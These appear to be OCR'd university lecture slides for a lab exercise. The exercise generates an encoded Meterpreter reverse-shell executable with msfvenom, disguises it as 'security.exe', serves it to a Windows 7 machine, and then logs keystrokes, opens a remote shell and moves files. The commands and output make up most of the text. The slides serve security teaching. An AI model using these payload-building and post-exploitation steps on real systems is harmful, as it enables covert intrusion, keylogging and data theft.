
THE NORTHCAP UNIVERSITY

Exploit Windows 7 using Metasploit

Dr. Prachi



30 YEARS OF EXCELLENCE

NAAC Accredited

Meterpreter

Meterpreter

- Metasploit most popular payload is Meterpreter, which enables you to do all sort of stuff on target system.
- We can gain full control of victim machine
- For e.g.
  - Take screenshots
  - Collect password hashes
  - Monitoring keystrokes
  - Downloading files from target
  - Uploading files to target, etc
- It has huge options to ease our post exploitation.

Meterpreter

- Meterpreter payload is multistage
  - a minimal amount of code is sent as part of the exploit, and
  - then more is uploaded after code execution has been accomplished.

- Communication from attacker to victim is completely encrypted.

- It enhances the post exploitation

Exploiting windows 7 System using Reverse Shell

Exploiting Window 7


1. Open 1st terminal, type

   msfconsole

2. Open 2nd terminal, type

   service postgresql start

- After prompt appears on 2nd line, close this terminal



Exploiting Window 7

Provides all of the features on different platforms and architectures

THE NORTHCAP UNIVERSITY

3. Go to 1st terminal, type
   - **use exploit/multi/handler**

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) >
```

   - **set PAYLOAD windows/meterpreter/reverse_tcp**

```
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) >
```

30 YEARS OF EXCELLENCE

NAAC A Accredited

Exploiting Window 7

4. Type **show options**
   - If LHOST or LPORT are not set these values. LHOST is the IP of kali machine.

```
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   EXITFUNC   process          yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST                      yes       The listen address (an interface may be
specified)
   LPORT      4444            yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Exploiting Window 7

5. set LHOST IP_OF_KALI

- **Set LHOST 192.168.137.134**

```
msf5 exploit(multi/handler) > set Lhost 192.168.137.134
Lhost => 192.168.137.134
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST     192.168.137.134  yes       The listen address (an interface may be
specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
```

MSFVENOM

Exploiting Window 7

6. Open a new terminal, type

```
root@kali:~# msfvenom -h
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe
-o payload.exe

Options:
    -l, --list            <type>     List all modules for [type]. Types are: pay
loads, encoders, nops, platforms, archs, encrypt, formats, all
    -p, --payload         <payload>  Payload to use (--list payloads to list, --
list-options for arguments). Specify '-' or STDIN for custom
        --list-options               List --payload <value>'s standard, advanced
 and evasion options
    -f, --format          <format>   Output format (use --list formats to list)
    -e, --encoder         <encoder>  The encoder to use (use --list encoders to
list)
        --sec-name        <value>    The new section name to use when generating
 large Windows binaries. Default: random 4-character alpha string
        --smallest                   Generate the smallest possible payload usin
g all available encoders
        --encrypt         <value>    The type of encryption or encoding to apply
 to the shellcode (use --list encrypt to list)
```

Exploiting using Msfvenom

- **Msfvenom** is a combination of ***Msfpayload and Msfencode***, putting both of these tools into a single.

- The advantages of msfvenom are:
  - **Creates payload**
  - **Standardized command line options**
  - **Increased speed**

Exploiting Window 7

6. Msfvenom commands required to generate payload

-p payload

-a architecture

-i iterations

-f format

--platform operating system

Exploiting Window 7

7. Now create a payload in form of exe

   sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST= IP_OF_KALI --platform win -a x86 -f exe -o Desktop/security.exe -e x86/shikata_ga_nai -i8

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.137.134 -
-platform win -a x86 -e x86/shikata_ga_nai -i 8 -f exe > security.exe
Found 1 compatible encoders
Attempting to encode payload with 8 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 476 (iteration=4)
x86/shikata_ga_nai succeeded with size 503 (iteration=5)
x86/shikata_ga_nai succeeded with size 530 (iteration=6)
x86/shikata_ga_nai succeeded with size 557 (iteration=7)
x86/shikata_ga_nai chosen with final size 557
Payload size: 557 bytes
Final size of exe file: 73802 bytes
```

Exploiting Window 7

7. Payload has been created on Desktop
security.exe

Exploiting Window 7

8. Now, copy the security.exe (payload) into windows PC with the help of pendrive or transfer over http through apache/python server

Transfer through http : To serve a file up over Apache, just simply copy it to /var/www/html and enable the Apache service. Apache is installed by default in Kali:

sudo security.exe /var/www/html

```
root@kali:~# cp security.exe /var/www/html
root@kali:~# service apache2 start
root@kali:~#
```


Exploiting Window 7


THE NORTHCAP UNIVERSITY

8b. Downloading the file.exe in windows

If you have desktop access, simply browse to http://YOUR-KALI-IP/ and use the browser to download the file:


http://192.168.137.134/security.exe





Exploiting Window 7

8c. See the file in windows default download folder



Exploiting Window 7

9. Go to 1st terminal, type

   Exploit

```
msf5 exploit(multi/handler) > exploit
```

10. Go to Windows system, double click the exe

11. This will open meterpreter on kali

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.137.134:4444
[*] Sending stage (179779 bytes) to 192.168.137.129
[*] Meterpreter session 1 opened (192.168.137.134:4444 -> 192.168.137.129:49164)
 at 2020-04-22 17:03:48 +0530
meterpreter >
```

Obtained Meterpreter
Now, Access Data of Windows machine

Exploiting Window 7: Run command to access data

THE NORTHCAP UNIVERSITY

Keystrokes

1. keyscan_start


- Start the key scanner on victim's machine. Open a notepad/word file and write something into it

2. keyscan_dump

- Will print the logged keys onscreen

3. keyscan_stop

- Stop the key scanner on victim's machine




30 YEARS OF EXCELLENCE | NAAC Accredited

Exploiting Window 7: Run command to access data

4. sysinfo

- Print the system information.



Exploiting Window 7: Run command to access data

5. pwd
   - It will show present working directory

```
meterpreter > pwd
C:\Users\prach\Downloads
```

6. ls
   - List all the contents

```
Mode              Size     Type  Last modified              Name
────              ────     ────  ─────────────              ────
100777/rwxrwxrwx  706560   fil   2023-04-10 23:31:17 -0400  123.exe
100777/rwxrwxrwx  1427176  fil   2023-03-31 06:53:00 -0400  ChromeSetup.exe
100666/rw-rw-rw-  0        fil   2023-04-19 03:11:01 -0400  New Text Document.txt
100777/rwxrwxrwx  706560   fil   2023-04-09 23:38:54 -0400  abc.exe
100666/rw-rw-rw-  282      fil   2023-03-31 04:02:02 -0400  desktop.ini
100777/rwxrwxrwx  73802    fil   2023-04-19 03:08:55 -0400  security.exe
100777/rwxrwxrwx  706560   fil   2023-04-09 23:35:35 -0400  xyz.exe
100777/rwxrwxrwx  674304   fil   2023-03-31 12:14:25 -0400  zxcv.exe
```

Exploiting Window 7: Run command to access data

7. Change path
   - Cd C:\\

```
meterpreter > cd c:\\
meterpreter > pwd
c:\
```

8. Local directory
   - lpwd

```
meterpreter > lpwd
/root
meterpreter >
```

Exploiting Window 7: Run command to access data

9. getuid
   - To view current user

```
meterpreter > getuid
Server username: WIN-9RSTNNI7TGV\Mehak Khurana
meterpreter >
```

10. shell
    - Open shell of windows PC on kali, run command ipconfig onto it. It will show all the details
    - Enter exit to come to meterpreter prompt.

```
meterpreter > shell
Process 3964 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\>
```

Exploiting Window 7: Run command to access data

11. Create a txt file, file1.txt on Desktop.

- Write something into it
- Copy that file in Downloads folder Run ls command on meterpreter
- If file1.txt is visible, type following command on meterpreter

  - cat file.txt

- This will display all contents of that file. So, don't write
- sensitive information in txt files.

Exploiting Window 7: Run command to access data

12. download file1.txt
    - Will download the file on kali

```
meterpreter > download file1.txt
[*] Downloading: file1.txt → /home/kali/file1.txt
[*] Downloaded 47.00 B of 47.00 B (100.0%): file1.txt → /home/kali/file1.txt
[*] download   : file1.txt → /home/kali/file1.txt
```

15. upload sample.txt E:/
    - Will upload file in window's E drive